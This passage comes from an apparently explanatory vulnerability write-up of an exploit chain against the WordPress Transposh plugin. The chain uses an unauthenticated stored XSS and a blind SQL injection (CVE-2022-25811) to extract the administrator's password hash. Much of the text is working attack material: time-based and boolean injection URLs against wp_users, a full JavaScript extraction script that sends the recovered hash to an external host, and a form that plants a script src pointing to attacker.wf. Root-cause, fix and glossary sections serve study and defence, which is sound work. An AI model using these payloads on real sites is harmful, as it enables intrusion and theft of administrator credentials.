xss<script>alert(1337)</script>. Decoded,<is<,>is>,(is(,)is),/is/. So the browser sendsxss<script>alert(1337)</script>. - The submit button sends the form.
alert(1337) is a JavaScript instruction that pops up a box with the number 1337; it is the classic harmless proof that code ran.
When an administrator visits either the Transposh main dashboard at /wp-admin/admin.php?page=tp_main or the Translation editor tab at /wp-admin/admin.php?page=tp_editor, the injected JavaScript executes in their session. A session is the state of being logged in: the browser holds a cookie, a small piece of data the server gave it at login, and sends it with every request so the server knows who is asking.
At this point there is already a lot an attacker can do in the backend, but the chain continues with an authenticated SQL injection that looks less severe on its own.
Step 3: confirm the blind SQL injection (CVE-2022-25811)
SQL is the language used to ask questions of a database. SQL injection is when an attacker manages to slip their own SQL into a query the application builds, so the database runs the attacker's instructions too. Blind means the attacker does not see the query's results directly; they have to infer the answer from indirect signs, such as how long the page takes to load or whether some element appears.
The SQL injection is in the orderby and order parameters of the Translation editor page. These parameters tell the page how to sort its list of translations: which column to sort by and whether ascending or descending. The plugin pastes them into its database query without proper separation, which is the flaw.
A simple time-based payload confirms it:
/wp-admin/admin.php?page=tp_editor&orderby=lang&orderby=lang&order=asc,(SELECT%20(CASE%20WHEN%20(1=1)%20THEN%20SLEEP(10)%20ELSE%202%20END))
Line by line:
/wp-admin/admin.php?page=tp_editoris the Translation editor page.orderby=lang&orderby=langsets the sort column tolangtwice.order=asc,starts the sort direction as ascending, then adds a comma.(SELECT%20(CASE%20WHEN%20(1=1)%20THEN%20SLEEP(10)%20ELSE%202%20END))is the injected part.%20is the URL encoding of a space, because spaces are not allowed raw in a URL. Decoded, it reads(SELECT (CASE WHEN (1=1) THEN SLEEP(10) ELSE 2 END)).CASE WHEN (1=1)is a condition that is always true.THEN SLEEP(10)makes the database pause for ten seconds.ELSE 2would return the number 2 if the condition were false.
A subquery is appended to the order parameter. The payload results in a delay of the response, proving the SQL injection. The response arrives with a matching delay, which proves the injection: if the attacker's SQL were not running, the page would come back immediately.
Step 4: build a boolean oracle
To extract data with a blind injection you normally need hundreds or thousands of comparisons. A boolean value is simply true or false. An oracle here means a question you can ask the server whose answer, true or false, you can observe indirectly. By asking enough yes/no questions, you can reconstruct data one bit at a time.
The target here is the administrator's password hash. WordPress uses the pHpass algorithm, and those hashes are typically 30 characters long, excluding the first four static bytes $P$B, and consist of alphanumeric characters plus some special characters, for example $P$B55D6LjfHDkINU5wF.v2BuuzO0/XPk/. pHpass is the specific method WordPress uses to scramble passwords. Static bytes means those first four characters are always the same and carry no secret information, so there is no point guessing them.
Iterating over every possible ASCII character from 46 (.) to 122 (z) would mean about 76 requests per character, or roughly 76*30 = 2280 requests. ASCII is the standard numbering of characters: each character has a number, so . is 46 and z is 122. That is a lot, and it requires the victim to stay on the page for a long time, because the requests are sent from the victim's browser while the page is open. The researcher's approach brings it down to around 320 requests, about 84% fewer.
The injection payload, which the researcher credits to sqlmap for the initial version, is split up for readability. sqlmap is a well-known tool that automates SQL injection; the researcher used its starting payload and adapted it.
(SELECT+(
  CASE+WHEN+(
    ORD(MID((SELECT+IFNULL(CAST(user_pass+AS+NCHAR),0x20)+FROM+wordpress.wp_users+WHERE+id%3d1+ORDER+BY+user_pass+LIMIT+0,1),1,1))
    +BETWEEN+1+AND+122)+
    THEN+1+ELSE+2*(SELECT+2+FROM+wordpress.wp_users)+END))
Line by line:
SELECTbegins a query that returns a value. The+signs are URL encodings of spaces, so the whole thing is one long line once decoded.CASE WHEN (...) THEN 1 ELSE 2*(SELECT 2 FROM wordpress.wp_users) ENDis a conditional: if the test in the brackets is true, return 1; otherwise return the result of theELSEpart.ORD(MID((...),1,1))takes the inner result, picks one character from it, and converts that character to its ASCII number.MID(text, position, length)extracts a substring; here position 1, length 1, so the first character.- The inner
SELECT IFNULL(CAST(user_pass AS NCHAR),0x20) FROM wordpress.wp_users WHERE id=1 ORDER BY user_pass LIMIT 0,1fetches theuser_passcolumn from the users table for the row withid=1.CAST(... AS NCHAR)turns it into text.IFNULL(...,0x20)substitutes a space (0x20is the hexadecimal code for a space) if the value is empty.LIMIT 0,1takes just one row. BETWEEN 1 AND 122tests whether the character's number falls in that range.- That difference is what the attacker observes.
Its components, in plain words:
ORD()together withMIDwalks theuser_passstring returned by the subquery character by character. TheWHERE id=1clause restricts this to the password of WordPress user id 1, usually the administrator.- The
CASE WHEN ... BETWEEN 1 and 122part tests whether the returned character's ordinal falls in that range. - The
THEN/ELSEbranches produce different output, and that difference is the data point used for the boolean approach.
Step 5: distinguish true from false
The first character of a WordPress password hash is $ (ASCII 36), which makes a convenient test, because the attacker already knows the answer and can check that the oracle reports it correctly. The false-case payload:
/wp-admin/admin.php?page=tp_editor&orderby=lang&orderby=lang&order=asc,(SELECT+(CASE+WHEN+(ORD(MID((SELECT+IFNULL(CAST(user_pass+AS+NCHAR),0x20)+FROM+wordpress.wp_users+WHERE+id%3d1+ORDER+BY+user_pass+LIMIT+0,1),1,1))+BETWEEN+100+AND+122)+THEN+1+ELSE+2*(SELECT+2+FROM+wordpress.wp_users)+END))
This performs a BETWEEN 100 and 122 test and produces the following visible output:
The true-case payload:
/wp-admin/admin.php?page=tp_editor&orderby=lang&orderby=lang&order=asc,(SELECT+(CASE+WHEN+(ORD(MID((SELECT+IFNULL(CAST(user_pass+AS+NCHAR),0x20)+FROM+wordpress.wp_users+WHERE+id%3d1+ORDER+BY+user_pass+LIMIT+0,1),1,1))+BETWEEN+1+AND+122)+THEN+1+ELSE+2*(SELECT+2+FROM+wordpress.wp_users)+END))
This performs a BETWEEN 1 and 122 check and returns a different visible output:
In the true case the application shows the Bulk actions dropdown alongside the translated strings. That string is the differentiator the JavaScript uses. A dropdown is the small menu that appears when you click a control; here its presence or absence is the yes/no signal.
Step 6: narrow the range by approximation
The idea is to use the range 46 to 122 and halve it repeatedly, the same way you find a word in a dictionary by opening it in the middle and deciding which half to keep. Three values are tracked:
- 46: the lowest end of the possible character set, the current (
cur) value. - 122: the upper end, the maximum (
max) value. - 0: the previous valid current value (
prev), needed to revert to a working case after a false result. It starts at 0 because the first valid value is unknown.
The initial check between cur and max always returns true, since it covers the whole allowed set. To narrow it down, cur is moved to the middle of the range:
cur = cur + (Math.floor((max-cur)/2));
Line by line: max-cur is the width of the current range. Dividing by 2 gives half of it. Math.floor rounds down to a whole number, because character codes are whole numbers. Adding that to cur moves cur to the midpoint.
This gives a check of BETWEEN 84 and 122, testing whether the target is in the upper half or implicitly in the lower half. A true result means the character is in that range, and the same calculation is applied again. A false result means the character is below 84, so max is set to the current cur and cur is set back to prev.
For the character uppercase C (ASCII 67), the sequence is:
true: cur:84, prev:46,max:122
true: cur:65, prev:46,max:84
true: cur:74, prev:65,max:84
true: cur:69, prev:65,max:74
true: cur:67, prev:65,max:69
true: cur:68, prev:67,max:69
true: cur:67, prev:67,max:68
Each line is one request and its result. The range shrinks each time until cur and prev meet. When cur equals prev, the correct character has been found. This took about seven requests instead of 21 (67-46).
Step 7: automate it in the victim's browser
The JavaScript implementation runs in the administrator's browser through the stored XSS. The researcher notes it is not written by a JavaScript expert and may be optimisable, but it should work with any blind SQL injection chained with an XSS against WordPress:
async function exploit() {
    let result = "$P$B";
    let targetChar = 5;
    let prev = 0;
    let cur = 46;
    let max = 122;
    let requestCount = 0;

    do {
        let url = `/wp-admin/admin.php?page=tp_editor&orderby=lang&orderby=lang&order=asc,(SELECT+(CASE+WHEN+(ORD(MID((SELECT+IFNULL(CAST(user_pass+AS+NCHAR),0x20)+FROM+wordpress.wp_users+WHERE+id%3d1+ORDER+BY+user_pass+LIMIT+0,1),${targetChar},1))+BETWEEN+${cur}+AND+${max})+THEN+1+ELSE+2*(SELECT+2+FROM+wordpress.wp_users)+END))`

        const response = await fetch(url)
        const data = await response.text()

        requestCount = requestCount + 1;

        // this is the true/false differentiator
        if(data.includes("Bulk actions"))
        {
            // "true" case
            prev = cur;
            cur = cur + (Math.floor((max-cur)/2));

            //console.log('true: cur:' + cur + ', prev:' + prev + ',max:' + max );

            if(cur === 0 && prev === 0) {
                console.log('Request count: ' + requestCount);
                return(result)
            }

            // this means we've found the correct char
            if(cur === prev) {
                result = result + String.fromCharCode(cur);

                // reset initial values
                prev = 0;
                cur = 20;
                max = 122;

                // proceed with next char
                targetChar = targetChar + 1;

                console.log(result);
            }
        }
        else
        {
            // "false" case
            // console.log('false: cur:' + cur + ', prev:' + prev + ',max:' + max );

            max = cur;
            cur = prev;
        }
    } while (1)
}

exploit().then(x => {
    console.log('password: ' + x);

    // let's leak it to somewhere else
    leakUrl = "http://www.rcesecurity.com?password=" + x
    xhr = new XMLHttpRequest();
    xhr.open('GET', leakUrl);
    xhr.send();
});
Line by line:
async function exploit()declares a function, a reusable block of code, that can wait for slow operations.asyncmeans it is allowed to pause while waiting for the network.let result = "$P$B";starts the collected hash with the four known characters, so the script does not waste requests on them.let targetChar = 5;says the next character to find is the fifth one, since the first four are known.let prev = 0; let cur = 46; let max = 122;set up the three tracking values described earlier.let requestCount = 0;is a counter, used only to report how many requests were sent.do { ... } while (1)is a loop that repeats forever, because1is always true. It only stops when the code inside returns.- The
let url = ...line builds the request address. The backticks make a template string, where${targetChar},${cur}and${max}are replaced by the current values. The rest is the same SQL injection as before, with the character position and the range filled in. const response = await fetch(url)sends the request and waits for the reply.fetchis the browser's built-in way of making a request.awaitpauses until the reply arrives.const data = await response.text()reads the reply body as text.requestCount = requestCount + 1;counts the request.if(data.includes("Bulk actions"))checks whether the reply contains the textBulk actions. That is the true/false differentiator: if it is there, the answer was true.- In the true branch,
prev = cur;remembers the current value, andcur = cur + (Math.floor((max-cur)/2));movescurto the midpoint, exactly as in the earlier formula. if(cur === 0 && prev === 0)is a safety check for the end condition; if both are zero, the script prints the request count and returns the result.if(cur === prev)means the range has collapsed and the character is found.String.fromCharCode(cur)turns the number back into a character, which is appended toresult.- The reset lines set
prev = 0; cur = 20; max = 122;to start the search for the next character, andtargetChar = targetChar + 1;moves to the next position. - In the false branch,
max = cur; cur = prev;shrinks the range to the lower half and restores the last known good value. - After the loop,
exploit().then(x => { ... })runs when the function finishes, withxholding the recovered hash. leakUrl = "http://www.rcesecurity.com?password=" + xbuilds an address containing the hash.xhr = new XMLHttpRequest(); xhr.open('GET', leakUrl); xhr.send();sends it, which delivers the hash to the attacker's host. Exfiltration is the act of sending stolen data out to a place the attacker controls.
The script starts with the known prefix $P$B and begins extracting at character 5. Each iteration builds the URL with the current targetChar, cur and max, fetches it, and checks whether the response contains Bulk actions. On a true result it updates prev and moves cur towards the middle; when cur equals prev it appends the character, resets the range and moves to the next character. On a false result it sets max to cur and cur to prev. When the hash is complete, the result is sent to an external URL controlled by the attacker.
Step 8: deliver the script through the stored XSS
The final payload stores an XSS that points a script src at a JavaScript file containing the exploit:
<html>
<body>
<form action="http://[host]/wp-admin/admin-ajax.php" method="POST">
<input type="hidden" name="action" value="tp_translation" />
<input type="hidden" name="ln0" value="en" />
<input type="hidden" name="sr0" value="xss" />
<input type="hidden" name="items" value="3" />
<input type="hidden" name="tk0" value="xss<script src="https://www.attacker.wf/ff.js">" />
<input type="hidden" name="tr0" value="test" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
Line by line:
- The structure is the same form as in step 2, posting to
admin-ajax.phpwithaction=tp_translation. sr0is nowxss, anditemsis3.tk0holdsxss<script src="https://www.attacker.wf/ff.js">. Decoded:<is<, is a space,src=issrc=,"is",https:ishttps:,/is/,www.iswww.,attacker.wfisattacker.wf,ff.jsisff.js, and>is>. The result isxss<script src="https://www.attacker.wf/ff.js"></script>.tr0istest, and the submit button sends the form.
As before, the form posts to admin-ajax.php with action=tp_translation, this time with items=3 and the script tag in tk0. The payload points a script src to a JavaScript file containing the exploit, which runs when an administrator visits the Transposh backend. A script src tag tells the browser to download and run a JavaScript file from the given address, which is how the long exploit code gets into the page without being pasted inline. The result is the WordPress hash:
Root cause
Three separate mistakes combine here. The plugin's default configuration grants anonymous users the ability to submit translations through tp_translation, which is the entry point for both the content influence and the stored XSS. The same action stores user-supplied translation keys without preventing script markup from being rendered in the admin pages, so the payload executes for any administrator who opens the dashboard or the Translation editor. And the orderby and order parameters of the Translation editor are vulnerable to SQL injection; the FILTER_SANITIZE_SPECIAL_CHARS filter only touches <>&, and the researcher works around it with BETWEEN.
Parameterisation means passing values to the database separately from the query text, so the database treats them as data and never as instructions. Concatenation is the opposite: gluing the value directly into the query text, which is what lets injected SQL become part of the command.
The SQL injection is only reachable with administrative permissions, which is why it is rated 6.8 on its own. The XSS removes that requirement by making the administrator's browser send the requests.
Impact
An unauthenticated attacker can influence the translated content shown to all visitors of a WordPress site running the affected Transposh version. By storing JavaScript through the same action, the attacker executes code in an administrator's session when the administrator visits the Transposh dashboard or the Translation editor. From there, the blind SQL injection lets the attacker extract the password hash of user id 1, usually the administrator, and send it to an external host. The chain therefore goes from unauthenticated visitor to the administrator's password hash. The SQL injection step depends on the victim holding administrative permissions and staying on the page long enough for the requests to complete; the researcher's optimisation reduces that to around 320 requests.
Fix
The report does not describe the patches applied to the plugin. The changes implied by the findings are: restrict tp_translation so anonymous users cannot submit translations, encode or reject script markup in translation keys rendered in the admin backend, and parameterise the orderby and order values instead of relying on FILTER_SANITIZE_SPECIAL_CHARS.
Variants to test
- Check other WordPress plugins with front-end translation or comment-like submission features for anonymous write access to an AJAX action. A positive result is a stored entry that appears in the admin backend without any account.
- Look for admin pages that render stored values without encoding, especially list tables with sortable columns. A positive result is a stored
<script>tag executing when the page loads. - Test
orderbyandorderparameters with aSLEEP()subquery. A positive result is a response delayed by the specified number of seconds. - Where a filter blocks
<and>, tryBETWEEN x AND ycomparisons. A positive result is a response that differs between a true and a false range, such as an extra UI element appearing. - Chain a stored XSS with a blind SQL injection by having the injected script issue the requests and exfiltrate the result. A positive result is the target hash arriving at a host you control.
Glossary
- AJAX: a technique where a web page talks to the server in the background, without reloading the whole page.
- AJAX action: a named task the server performs when an AJAX request asks for it, such as
tp_translation. - ASCII: the standard numbering of characters, where each character has a number (
.is 46,zis 122). - Authenticated: requiring a logged-in account.
- Blind SQL injection: SQL injection where the attacker cannot see the query results directly and must infer them from indirect signs such as timing or page content.
- Boolean: a value that is either true or false.
- Bug bounty: a reward paid by an organisation to someone who reports a security flaw to it.
- Concatenation: joining pieces of text directly together, here gluing user input into a database query.
- Cookie: a small piece of data a site stores in the browser, often used to remember that you are logged in.
- Cross-site scripting (XSS): a flaw where an attacker gets their own JavaScript to run in another person's browser on a site they trust.
- CVSS: a standard scoring system for the severity of a security flaw.
- CVE: a public identifier for a known security flaw.
- Database table: a structured collection of records inside a database, like a spreadsheet with rows and columns.
- Dropdown: a small menu that opens when you click a control.
- Exfiltration: sending stolen data out to a place the attacker controls.
- Hash (password hash): the scrambled, one-way form of a password that a site stores instead of the password itself.
- HTML entity: a code such as
<that represents a character (here<) and is decoded by the browser. - JavaScript: the programming language web browsers run to make pages interactive.
- Oracle: in this context, a question whose true/false answer can be observed indirectly, used to reconstruct data.
- Parameter: a named value passed in a request, usually visible in the address bar after a
?. - Parameterisation: passing values to a database separately from the query text so they are treated as data, never as instructions.
- Payload: the crafted input an attacker uses to trigger a flaw.
- pHpass: the specific method WordPress uses to scramble passwords.
- Plugin: an add-on piece of software that adds features to a larger system such as WordPress.
- POST: an HTTP method that sends data in the request body rather than in the address bar.
- Reflected XSS: XSS where the malicious code appears only in the immediate response to the attacker's own request, not stored on the server.
- Script src: an HTML tag that tells the browser to download and run a JavaScript file from a given address.
- Session: the state of being logged in, maintained by a cookie the browser sends with each request.
- Source code review: reading a program's code to understand what it does.
- SQL: the language used to ask questions of a database.
- SQL injection: slipping attacker-written SQL into a query the application builds, so the database runs it too.
- sqlmap: a well-known tool that automates SQL injection.
- Static bytes: characters in a value that are always the same and carry no secret information.
- Stored XSS: XSS where the malicious code is saved on the server and served to whoever views the affected page later.
- Subquery: a query nested inside another query.
- Unauthenticated: not requiring a logged-in account.
- URL encoding: writing characters that are not allowed raw in a URL as codes, such as
%20for a space. - WordPress: a popular system for building and running websites.